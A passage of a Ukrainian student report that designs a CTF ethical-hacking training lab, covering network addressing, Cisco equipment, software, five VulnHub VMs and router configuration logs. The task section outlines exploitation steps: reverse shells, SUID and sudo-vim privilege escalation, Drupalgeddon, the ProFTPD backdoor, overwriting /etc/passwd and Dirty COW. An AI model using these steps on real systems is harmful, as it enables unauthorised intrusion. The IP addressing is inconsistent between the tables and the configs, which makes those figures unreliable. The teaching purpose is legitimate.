


Рисунок 2.4 – Підмережа LAN VMs

Підмережа LAN Server включає в Server, який буде в ролі VPN-сервера. Сам сервер підключений через комутатор SW-Serv. Маршрутизатор R-Serv одночасно обслуговує цю підмережу та підмережу LAN VMs, забезпечуючи зв'язок із зовнішньою мережею.




Рисунок 2.5 – Підмережа LAN Server

2.2 Розробка схеми адресації для віртуальної мережі

Для забезпечення коректної взаємодії між усіма підмережами, призначимо маршрутизаторам канали(Таблиця 2.1)

Таблиця 2.1

Канали на маршрутизаторах

Канал	Підмережа	З'єднання	Опис
А	192.168.1.0/24	R-INTERNET – WAN	Забезпечує зв'язок внутрішньої мережі платформи із зовнішнім Інтернетом через маршрутизатор R-INTERNET, який виступає основним шлюзом.
В	193.24.10.0/24	R-INTERNET – R-Users	Відповідає за передачу трафіку між підмережею користувачів та зовнішньою мережею через R-INTERNET.
С	194.24.10.0/24	R-INTERNET – R-Serv	забезпечує зв'язок між підмережею платформи та зовнішньою мережею через R-INTERNET.

Надалі для коректного налагодження мережі необхідно розрахувати IP-адресацію для підмереж, що наведено у таблицях 2.2 – 2.4.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				19
Змн.	Арк.	№ докум.	Підпис	Дата		

Таблиця 2.2

Адресація підмережі LAN Server

Призначення	ІР-адреса
Мережева адреса	200.24.10.0/24
Маска підмережі	255.255.255.0
Шлюз за замовчуванням	200.24.10.1
Діапазон адрес хостів	200.24.10.3 – 200.24.10.254
Широкомовна адреса	200.24.10.255
Адреса сервера	200.24.10.2

Таблиця 2.3

Адресація підмережі LAN Users

Призначення	ІР-адреса
Мережева адреса	193.24.10.0/24
Маска підмережі	255.255.255.0
Шлюз за замовчуванням	193.24.10.1 (R-Users)
Діапазон адрес хостів	193.24.10.2 – 193.24.10.254
Широкомовна адреса	193.24.10.255
Адреса робочої станції (DHCP)	193.24.10.2

Таблиця 2.4

Адресація підмережі LAN VMs

Призначення	ІР-адреса
Мережева адреса	194.24.10.0/24
Маска підмережі	255.255.255.0
Шлюз за замовчуванням	194.24.10.1
Діапазон адрес хостів	194.24.10.2 – 194.24.10.6
Широкомовна адреса	194.24.10.255
Діапазон вільних адрес	194.24.10.7 – 194.24.10.254

2.3 Вибір та обґрунтування мережевого обладнання

При виборі моделі маршрутизатора важливо врахувати, як він обробляє пакети в мережі. Маршрутизатор має мати достатню кількість портів для функціонування мережі, забезпечувати можливість легкого розширення, необхідну швидкість передачі даних і швидкість їхньої обробки. Для коректного функціонування мережі потрібно обрати маршрутизатор, який підтримує технологію Fast Ethernet, протоколи динамічної маршрутизації, такі як OSPF і BGP, а також містить усі потрібні функції для налаштування: NAT, DHCP, Rate-Limit тощо.

У рамках реалізації необхідної мережевої інфраструктури обрано маршрутизатор Cisco Catalyst 8200 Series Edge Platform, що відзначається інноваційним поєднанням високої продуктивності та програмованої архітектури. Ця платформа, побудована на базі MOS-архітектури Cisco Silicon One, доступна у компактному корпусі 1 U із чотирма вбудованими портами WAN (2×RJ-45, 2×SFP), що забезпечує гнучкі можливості підключення до широкого спектра середовищ.



Рисунок 2.6 – Маршрутизатор Cisco Catalyst 8200 Series Edge Platforms

Обчислювальна потужність маршрутизатора забезпечується багатоядерним x86 CPU (оптимально від 4 до 8 ядер) та оперативною пам'яттю об'ємом 8 ГБ у стандартній конфігурації із можливістю масштабування до 32 ГБ, що дозволяє одночасно підтримувати численні VPN-канали, IP-маршрути, ACL-правила та мережеві сервіси. Вбудоване апаратне прискорення IPsec забезпечує пропускну здатність до 1 Гбіт/с в режимі SD-WAN у конфігурації C8200-1N-4T і до 500 Мбіт/с у версії C8200L-1N-4T.

Важливими перевагами платформи є повна інтеграція SD-WAN з багаторівневим безпековим захистом, що включає NG-FW, IPS, URL-фільтрацію, AMP та TLS-декодування. У середині платформи використовується система Trustworthy

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		21

Solutions 2.0 – механізм завантаження Secure Boot разом із перевіркою цілісності апаратних і програмних компонентів, що гарантує стійкість до потенційних атак.

Програмна основа – Cisco IOS XE з підтримкою SD-Routing та API-інтерфейсами, що дає змогу реалізувати автоматизацію мережевих процесів, масштабовані шаблони, інтеграцію з Cisco Catalyst Center та Cisco DNA Center і досягнення безконтактної конфігурації (zero-touch provisioning).

Завдяки активній підтримці 5G та LTE Cat18 модулів для резервного або основного під'єднання (через PIM/NIM-інтерфейси), платформа стає ідеальним рішенням для розгортання мереж у філіях із високими вимогами до доступності.

Загалом Catalyst 8200 Series виступає як сучасний маршрутизатор для малого та середнього бізнесу, оптимізований під потреби branch-мереж: він пропонує конфігуроване ядро, масштабовану пам'ять, високу пропускну здатність IP-VPN із шифруванням, передові безпекові сервіси та можливості резервування каналів через інтернет або мобільний зв'язок. Це робить його ефективною базою для реалізації тренувальної платформи з етичного хакінгу, що поєднує SD-WAN, маршрутизацію, VPN, мультисервісні інтерфейси й захист у єдиній системі з високою продуктивністю та гнучкістю.

Для ролі комутатора обрано Cisco Catalyst 2960. Аналіз назви образу показує, що це IOS версії 15.1 із набором функцій Advanced Enterprise Services (adventerprisek9), що включає розширені можливості, такі як підтримка VLAN і QoS, хоча в контексті проєкту комутатор використовується як пристрій рівня 2 для базової комутації.



Рисунок 2.6 – Комутатор Cisco Catalyst 2960

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		22

Cisco Catalyst 2960 є популярним вибором для рівня 2 комутації в навчальних і корпоративних мережах. Cisco Catalyst 2960 відомий своєю надійністю, підтримкою до 24 портів Fast Ethernet і функціями безпеки, такими як списки контролю доступу (ACL) і порт-сек'юриті. У GNS3 цей образ дозволяє емулювати комутатор із такими характеристиками, що робить його ідеальним для симуляції мережі платформи.

Cisco Catalyst 2960 є лінійкою з фіксованою конфігурацією, яка включає порти Ethernet, Fast Ethernet і Gigabit Ethernet, що мають розширені LAN сервіси. Ці комутатори підтримують передачу голосу, даних, відео, а також безпечний доступ, що є важливим для створення ізольованих сегментів мережі в навчальному середовищі. Вони підтримують створення складних списків управління доступом, розширену безпеку, комбіновані гігабітні аплінки (мідний 10/100/1000BASE-T Ethernet або SFP-модуль).

Крім того, пристрої Catalyst 2960 підтримують QoS, обмеження швидкості, ACL (на основі MAC або IP-адреси, UDP/TCP-порту), багатоадресні служби, можливість регулювати швидкість передачі кожного порту з кроком 64 кбіт, агрегацію каналів для досягнення більшої швидкості. Вони дозволяють організувати з'єднання між комутаторами та серверами, базові з'єднання на порт за допомогою тегів 802.1q, підтримують до 255 VLAN на комутатор, до 4000 ідентифікаторів VLAN і можливість керувати за допомогою Cisco Network Assistant.

Прошивка комутаторів Cisco Catalyst 2960 випускається в образах LAN Base та LAN Lite. LAN Base має ширший набір функцій, включаючи покращену безпеку (ACL), відстеження DHCP, додаткові можливості контролю доступу, веб-автентифікацію, розширення 802.1x, додаткові можливості установок якості обслуговування QoS, підтримку резервного джерела живлення RPS і велику кількість портів SFP. Функції Flex Links, відстеження стану зв'язку, збільшена кількість підтримуваних VLAN (до 256), хости IPv6, MLD Snooping, LLDP-MED, RSPAN, MVR, DHCP Option 82, IP SLA (Responder) тощо.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		23

У контексті цього проєкту Cisco Catalyst 2960 обрано через його здатність забезпечити базову комутацію рівня 2, необхідну для з'єднання віртуальних машин, робочих станцій і серверів. Його емуляція через GNS3 за допомогою IOU образу дозволяє створити реалістичне середовище без потреби в фізичному обладнанні, що знижує витрати і підвищує гнучкість. Це особливо важливо для створення ізольованих сегментів мережі, які потрібні для CTF-завдань, де учасники можуть практикувати атаки на вразливі віртуальні машини.

2.4 Вибір операційних систем, програмного забезпечення, VVM

У процесі розробки платформи для моделювання кіберзагроз та навчання етичного хакінгу у форматі CTF, вибір операційних систем, програмного забезпечення та вразливих віртуальних машин(надалі: VVM) є критичним етапом, який впливає на стабільність, безпеку та освітню цінність платформи, забезпечуючи учасникам реалістичне середовище для практичних тренувань. Нижче наведено детальний опис кожного компонента з обґрунтуванням вибору, що базується на їхніх технічних характеристиках, сумісності та відповідності цілям платформи.

Операційні системи відіграють ключову роль у забезпеченні стабільності та функціональності платформи. Ubuntu, як одна з найпопулярніших Linux-дистрибутивів, відома своєю стабільністю, широкою підтримкою спільнотою та регулярними оновленнями, що робить її ідеальною для хост-машини, на якій розгортаються віртуальні машини та мережеві симулятори, такі як VirtualBox і GNS3. Її сумісність із цими інструментами забезпечує безпроблемну інтеграцію, мінімізуючи ризик технічних збоїв. Наприклад, підтримка пакетів, таких як VirtualBox Guest Additions, полегшує налаштування спільного використання файлів між хостом і гостями, що є важливим для ефективного управління віртуальними середовищами. На хост-машині з Ubuntu встановлено VirtualBox для управління VVM та GNS3 для симуляції мережевих топологій, що дозволяє створювати ізольовані середовища для тестування кіберзагроз, забезпечуючи безпечне і контрольоване навчання.

Для робочих станцій учасника обрано Kali Linux, спеціалізовану операційну систему для тестування безпеки, яка містить понад 600 інструментів для penetration

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		24

testing, forensic analysis, reverse engineering тощо. Вона є стандартом de facto для етичних хакерів і учасників CTF, оскільки забезпечує готове середовище для виконання завдань без необхідності додаткової установки інструментів, таких як Nmap, Metasploit, Burp Suite, що економить час і підвищує ефективність навчання. Kali Linux встановлено на робочих станціях учасників, надаючи їм необхідні інструменти для виконання завдань, таких як сканування мережі, експлуатація вразливостей і аналіз трафіку, що дозволяє учасникам зосередитися на розвитку навичок етичного хакінгу.

Програмне забезпечення, обране для платформи, забезпечує гнучкість, безпеку та реалістичність навчального середовища. Oracle VM VirtualBox є безкоштовним і відкритим програмним забезпеченням для віртуалізації, яке підтримує широкий спектр гостьових операційних систем і просте у використанні та налаштуванні, що робить його ідеальним для створення та управління VVM. Його підтримка різних режимів мережі, таких як NAT, Bridge і Host-Only, дозволяє гнучко конфігурувати з'єднання між VM, що є важливим для симуляції атак, наприклад, на мережеві сервіси. VirtualBox є кросплатформним, що забезпечує сумісність із різними хост-системами, і використовується для розгортання вразливих віртуальних машин, які слугують мішенями для учасників CTF, дозволяючи їм практикувати експлуатацію в ізольованому середовищі.

GNS3, або Graphical Network Simulator-3, дозволяє емулювати складні мережі, включаючи пристрої Cisco, що є важливим для створення реалістичних мережевих сценаріїв. Він підтримує інтеграцію з VirtualBox, що дозволяє з'єднувати віртуальні машини з симульованими мережами, створюючи гібридне середовище, корисне для моделювання атак, таких як DHCP spoofing чи ARP poisoning. GNS3 знижує витрати, усуваючи потребу в фізичному обладнанні Cisco, і використовується для симуляції мережевої інфраструктури платформи, включаючи маршрутизатори та комутатори, що забезпечує реалістичність для навчальних цілей, дозволяючи учасникам практикувати конфігурацію та аналіз мереж.

Docker забезпечує контейнеризацію застосунків, що дозволяє ізолювати сервіси та спрощує їх розгортання і управління, що особливо корисно для хостингу

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		25

сервісів, які є частиною CTF-завдань, без ризику конфліктів між ними. Наприклад, Docker дозволяє запускати кілька веб-додатків із вразливостями на одному сервері, кожен у своєму контейнері, що підвищує безпеку та масштабованість. Його легкість у налаштуванні робить його ідеальним для створення динамічних навчальних сценаріїв, і він використовується для розгортання ізольованих сервісів на сервері, таких як веб-додатки з вразливостями, що є частиною завдань.

OpenVPN є відкритим програмним забезпеченням для створення віртуальних приватних мереж (VPN), що забезпечує безпечний віддалений доступ до платформи, що критично важливо для учасників, які підключаються з різних локацій, забезпечуючи шифрування трафіку та захист від перехоплення. OpenVPN підтримує різні протоколи, такі як UDP і TCP, що дозволяє адаптувати з'єднання під потреби мережі, і налаштовано на сервері для надання учасникам захищеного з'єднання до мережі платформи, що дозволяє віддалене виконання завдань, забезпечуючи безпеку даних.

CTFd є відкритою платформою для організації CTF-змагань, яка надає зручний інтерфейс для створення завдань, управління командами, відстеження прогресу та автоматичної перевірки прапорців. Вона підтримує різні стилі CTF, зокрема Jeopardy, що відповідає потребам платформи, і її гнучкість дозволяє створювати завдання з різними категоріями, такими як веб-експлуатація чи криптографія, і налаштовувати залежності між ними. CTFd розгорнуто на сервері для управління всіма аспектами CTF-змагань, включаючи реєстрацію учасників, подачу завдань і підрахунок балів, забезпечуючи ефективне адміністрування навчального процесу.

Для практичного навчання обрано п'ять VVM з платформи VulnHub, кожна з яких пропонує унікальні виклики для учасників, що базується на їхній різноманітності, рівнях складності та освітній цінності:

- ColddBoxEasy_IV-1
- DC-1
- Napping
- Basic-Pentesting
- Tr0ll

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		26

Розглянемо кожну VVM в деталях.

ColdBox: Easy – це віртуальна машина (VM) для тестування на проникнення, створена Мартіном Фріасом (Ака. C0ldd), доступна на VulnHub. Вона має рівень складності "easy", що робить її ідеальною для новачків, які тільки починають вивчати етичний хакінг. Машина базується на WordPress і призначена для навчання базовим технікам веб-експлуатації та підвищення привілеїв.

DC-1 містить п'ять прапорців, кожен з яких вимагає послідовного виявлення та експлуатації вразливостей, таких як слабкі паролі, вразливості у Drupal і ескаляція привілеїв, навчаючи систематичному підходу до тестування, де кожне завдання базується на попередньому, розвиваючи навички аналізу та експлуатації.

Napping, є VM з завданнями, зосередженими на специфічних навичках, наприклад, мережевих атаках чи веб-експлуатації, що може містити вразливості, пов'язані з мережевими сервісами, такими як FTP чи SSH, надаючи можливість практикувати ці техніки, що доповнює набір навичок учасників, забезпечуючи різноманітність викликів.

Basic-Pentesting є VM для практики базових навичок тестування, включаючи вразливості веб-додатків, злом паролів, сканування портів тощо, містить сервіси, такі як Samba і HTTP, із відомими вразливостями, допомагаючи закріпити основи penetration testing, зокрема веб-експлуатацію та мережеві атаки.

Tr0ll є VM з тролльськими викликами, що вимагають творчого мислення та наполегливості, містить неочевидні вразливості, які змушують учасників шукати альтернативні шляхи для вирішення, навчаючи шукати неочевидні рішення та бути стійкими до складних завдань, що є важливим для розвитку критичного мислення.

Ці VM та інструменти було обрано для забезпечення різноманітності викликів і поступового зростання складності, що дозволяє учасникам розвивати свої навички від базового до просунутого рівня, забезпечуючи освітній досвід, який відповідає цілям платформи, створюючи реалістичне і безпечне середовище для навчання етичного хакінгу.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		27

2.5 Розробка структури завдань

Завдання створюються на платформі CTFd для п'яти VVM:

1. Colddbox;
2. DC-1;
3. Napping;
4. Basic-Pentesting;
5. Tr0ll.

Кожна VM має серію завдань із лінійною структурою, де вирішення одного завдання відкриває доступ до наступного, що сприяє послідовному розвитку навичок учасників. Кожна серія починається з вступного завдання, яке надає опис, IP-адресу, конфігураційний файл .ovpn для доступу через VPN і безкоштовну підказку з прапором для переходу до наступного завдання. Наступні завдання відповідають прапорам або ключовим етапам експлуатації, з безкоштовними та заблокованими підказками, які можна придбати за накопичені бали. Для запобігання перебору прапорів методом грубої сили встановлено обмеження на спроби в кожному завданні, окрім вступного.

ColddBox: Easy розгорнує перед учасником королівство WordPress із прихованими коридорами та таємними кімнатами. Завдання полягає в тому, щоб отримати початковий доступ через вразливу установку WordPress, просканувавши відкриті порти на предмет HTTP-сервісу, використавши WPScan або словникову атаку для злому адміністратора за знайденими іменами користувачів у прихованих директоріях (15 балів). Далі необхідно завантажити PHP reverse shell у тему WordPress, перевіривши можливість редагування файлів теми через Appearance → Theme Editor, і отримати shell на сервері (20 балів). Після цього слід піднятися до привілейованого рівня, знайшовши SUID-біти у бінарних за допомогою пошуку (`find / -perm -u=s -type f`) і використавши знайдену програму для читання файлів user.txt та root.txt, аби здобути user-флаг і root-флаг (25 балів). Шлях до замку проходить через адресу <http://10.24.10.2/>, де слід просканувати порт 80 та знайти веб-інтерфейс WordPress, після чого квест розгортається всередині.

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		28

DC-1 запрошує мандрівника в легендарну Фортецю Drupalgeddon, де на вході треба скористатися експлойтом для Drupal 7 (CVE-2018-7600). Учасник має просканувати вебпорт 80, визначити версію Drupal, застосувати droopescan або searchsploit для пошуку експлойту та запустити Metasploit-модуль або ручний скрипт для створення адміністратора і отримання shell у системі (30 балів). По дорозі в глибини замку зустрінуться проміжні руни-підказки (flag1, flag2, flag3, flag4), заховані серед адмін-панелі, домашніх каталогів користувачів та конфігураційних файлів – кожна частина знання підказує наступний крок і веде до остаточної OSINT-задачі: знайти Twitter-нік автора VM без символу “@”. Коли всі проміжні підказки зібрано, слідує остаточно ескалація прав: учасник має знайти SUID-біти командою find / -perm -4000, скористатися методом із GTF0Bins для запуску shell з root-привілеями та прочитати фінальний прапор у /root (20 балів).

Napping: 1.0.1 занурює дослідника у Чарівну Вежу Дрімоти, де спочатку треба видобути облікові дані адміністратора через вразливість tabnabbing, звернувши увагу на атрибут target="_blank" у HTML і створивши фішингову сторінку для перехоплення логіну/пароля (20 балів). Отримавши пароль (наприклад C@ughtm3napping123), необхідно підключитися через SSH до облікового запису Daniel або аналогічного, здобувши shell (15 балів). Далі слід знайти у домашньому каталозі скрипт query.py, що виконується за розкладом від імені користувача Adrian, замінити його вміст на команду зворотного shell і дочекатися виконання cron, щоб отримати доступ як Adrian (25 балів). Нарешті користувач має підвищити привілеї до root, скориставшись дозволом виконувати vim через sudo: перевірити sudo -l, підтвердити, що vim доступний без пароля, та викликати shell через sudo vim -c '!/bin/sh' (30 балів).

Basic Pentesting 1 веде мандрівника до Туманного Краю, де ховається покинута фортеця з прихованим входом до скарбниці. Спочатку треба знайти прихований каталог WordPress у /secret, використавши gobuster або перевібивши robots.txt, додати запис у hosts за потреби та увійти в адмінпанель зі стандартними обліковими даними admin:admin через WPScan або перебір (10 балів). Після доступу адміном завантажити PHP-shell через Metasploit-модуль wp_admin_shell_upload або вручну,

		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		29

щоб отримати зворотній shell (20 балів). Альтернативно перевірити FTP-сервіс і, якщо виявлено ProFTPD 1.3.3c з бекдор-уразливістю, скористатися експлойтом HELP ACIDBITCHEZ через Metasploit або вручну, щоб відразу здобути root (30 балів). Зрештою, якщо shell має можливість запису в /etc/passwd, згенерувати новий хеш пароля через openssl passwd -1, відредагувати запис root і увійти як root для читання фінального прапора (20 балів).

Tr0ll: 1 запрошує до Підземелля, де тихі стіни ховають закриптовані легенди у вигляді PCAP-файлу на анонімному FTP. Потрібно підключитися анонімно, завантажити lol.pcap, проаналізувати його через Wireshark або команду strings для виявлення назви таємного каталогу (наприклад, sup3rs3cr3tdirlol), що відкриває портал на вебсервері (15 балів). Використавши знайдені файли з обліковими даними, підключитися через SSH і отримати користувацький shell (15 балів). Нарешті застосувати локальний експлойт ядра (Dirty COW або інший відповідний для версії ядра, перевіреної через uname -a і знайденої через searchsploit), скомпілювати його з gcc і запустити для підвищення до root, а потім прочитати Proof.txt у /root (40 балів).

Висновки до другого розділу

У другому розділі було розроблено мережеву інфраструктуру з кількох підмереж і структуру завдань для платформи моделювання кіберзагроз і навчання етичного хакінгу у форматі CTF, було спроектовано схеми IP-адресації для забезпечення ефективної маршрутизації, обрано мережеве обладнання на основі його продуктивності та підтримки необхідних функцій, а також визначено операційні системи й програмне забезпечення задля гарантування стабільності та безпеки роботи. Було створено вразливі віртуальні машини для формування різноманітних навчальних сценаріїв і розроблено структуру завдань, що забезпечує поступовий розвиток навичок, що формує надійну базу для подальшого впровадження платформи.


		Кучер В.В.			ККІКБ.КР.Б – 125 – 31 – ПЗ	Арк.
		Трокоз Є.М.				
Змн.	Арк.	№ докум.	Підпис	Дата		30

РОЗДІЛ 3 РОЗГОРТАННЯ, КОНФІГУРУВАННЯ ТА ПЕРЕВІРКА РОБОТИ МЕРЕЖЕВОЇ ІНФРАСТРУКТУРИ ТА ФУНКЦІОНАЛЬНОСТІ ПЛАТФОРМИ

3.1 Підготовка мережевого обладнання

Мережева структура була спроектована та реалізована згідно з розробленою схемою.

Перед запуском платформи необхідно підготувати обладнання, зокрема встановити параметри адресації на всіх маршрутизаторах. Наприклад, для маршрутизатора R-Internet процес налаштування детально описаний, а для решти пристроїв мережі дії виконуються за схожим принципом(рисунок 3.1):




```
КБ-21-2
Кучер Віталій Віталійович

R-INTERNET
R-INTERNET#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R-INTERNET(config)#int fa0/0
R-INTERNET(config-if)#ip add dhcp
R-INTERNET(config-if)#no sh
R-INTERNET(config-if)#ex
R-INTERNET(config)#int
*Jun 15 02:55:57.895: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state t
o up
*Jun 15 02:55:58.895: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern
et0/0, changed state to up
R-INTERNET(config)#int fa1/0
R-INTERNET(config-if)#ip add 193.24.10.1 255.255.255.0
*Jun 15 02:56:11.407: %DHCP-6-ADDRESS ASSIGN: Interface FastEthernet0/0 assigned
DHCP address 192.168.1.15, mask 255.255.255.0, hostname R-INTERNET
R-INTERNET(config-if)#ip add 193.24.10.1 255.255.255.0
R-INTERNET(config-if)#no sh
R-INTERNET(config-if)#int
*Jun 15 02:56:24.111: %LINK-3-UPDOWN: Interface FastEthernet1/0, changed state t
o up
*Jun 15 02:56:25.111: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern
et1/0, changed state to up
R-INTERNET(config-if)#int fa2/0
R-INTERNET(config-if)#ip add 194.24.10.1 255.255.255.0
R-INTERNET(config-if)#no sh
R-INTERNET(config-if)#ex
R-INTERNET(config)#
*Jun 15 02:59:24.171: %LINK-3-UPDOWN: Interface FastEthernet2/0, changed state t
o up
*Jun 15 02:59:25.171: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthern
et2/0, changed state to up
R-INTERNET(config)#
```

Рисунок 3.1 – Налагодження IP-адресації на R-Internet

Наступний етап – перетворення R-Internet на DNS-сервер(рисунок 3.2):



```
R-INTERNET(config)#ip dns server
R-INTERNET(config)#ip domain-lookup
```

Рисунок 3.2 – DNS-конфігурація на R-Internet

Далі виконаємо налагодження IP-адресації на Server(рисунок 3.3):

Скасувати Дротовий Застосувати

Подорожчці Засвідчення IPv4 IPv6 Безпека

Метод IPv4

☐ Автоматично (DHCP) ☐ Лише місцевий

☒ Вручну ☐ Вимкнути

☐ Спільне разом з іншими комп'ютерами

Адреси

Адреса	Маска	Шлюз
200.24.10.2	255.255.255.0	200.24.10.1

Рисунок 3.3 – Налагодження IP-адресації на Server

Налаштуємо маршрутизатори як DHCP-сервери(рисунки 3.4 – 3.5):

```

КБ-21-2
Кучер Віталій Віталійович
R-Users
R-Users#write memo
*Jun 15 03:41:37.067: %SYS-5-CONFIG_I: Configured from console by c
R-Users#write memo
Warning: Attempting to overwrite an NVRAM configuration previously
by a different version of the system image.
Overwrite the previous NVRAM configuration?[confirm]
Building configuration...
[OK]
R-Users#
R-Users#
R-Users#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R-Users(config)#ip dhcp exc
R-Users(config)#ip dhcp excluded-address 195.24.10.1
R-Users(config)#ip dhcp pool Users
R-Users(dhcp-config)#network 195.24.10.0 255.255.255.0
R-Users(dhcp-config)#def
R-Users(dhcp-config)#default-router 195.24.10.1
R-Users(dhcp-config)#dns
R-Users(dhcp-config)#dns-server 192.168.1.3
R-Users(dhcp-config)#Q
R-Users#
*Jun 15 03:52:46.543: %SYS-5-CONFIG_I: Configured from console by c
R-Users#
  
```

Рисунок 3.4 – R-Users як DHCP-сервер

```

КБ-21-2
Кучер Віталій Віталійович
R-Serv
R-Serv#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R-Serv(config)#ip dhcp ex
R-Serv(config)#ip dhcp excluded-address 10.24.10.1
R-Serv(config)#ip dhcp pool VMs
R-Serv(dhcp-config)#netw 10.24.10.0 255.255.255.0
R-Serv(dhcp-config)#defa
R-Serv(dhcp-config)#default-router 10.24.10.1
R-Serv(dhcp-config)#dns-server 192.168.1.3
R-Serv(dhcp-config)#exit
R-Serv(config)#
  
```

Рисунок 3.5 – R-Server як DHCP-сервер

Налаштуємо DHCP для VVM(рисунок 3.6):

```
R-Serv(config)#ip dhcp pool DC1
R-Serv(dhcp-config)#host 10.24.10.3 255.255.255.0
R-Serv(dhcp-config)#hardware-address 0800.27C3.7BB0
```

Рисунок 3.6 – Static DHCP для VVM

Налаштуємо OSPF для забезпечення зв'язку між усіма підмережами (рисунок 3.7):

КБ-21-2
Кучер Віталій Віталійович

```
R-INTERNET
R-INTERNET#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R-INTERNET(config)#router ospf 2410
R-INTERNET(config-router)#network 192.168.1.0 0.0.0.255 area 0
R-INTERNET(config-router)#network 193.24.10.0 0.0.0.255 area 0
R-INTERNET(config-router)#network 194.24.10.0 0.0.0.255 area 0
R-INTERNET(config-router)#
```

Рисунок 3.7 – R-Internet OSPF

Використаємо технологію NAT для доступу всіх підмереж до WAN (рисунок 3.8):

КБ-21-2
Кучер Віталій Віталійович

```
R-INTERNET
R-INTERNET(config)#
R-INTERNET(config)#int fa0/0
R-INTERNET(config-if)#ip nat outside

*Jun 15 04:55:58.051: %LINEPROTO-5-UPDOWN: Line protocol on Interface NVI0, cha
R-INTERNET(config-if)#ex
R-INTERNET(config)#int range fa1/0 , fa 2/0
R-INTERNET(config-if-range)#ip nat inside
R-INTERNET(config-if-range)#ex
R-INTERNET(config)#acce
R-INTERNET(config)#access-list permit any
^
% Invalid input detected at '^' marker.

R-INTERNET(config)#access-list 1 permit any
R-INTERNET(config)#exit
R-INTERNET#
*Jun 15 04:56:48.631: %SYS-5-CONFIG_I: Configured from console by console
R-INTERNET#
```

Рисунок 3.8 – NAT R-INTERNET

Також важливо використати захист від DDoS(рисунок 3.9):

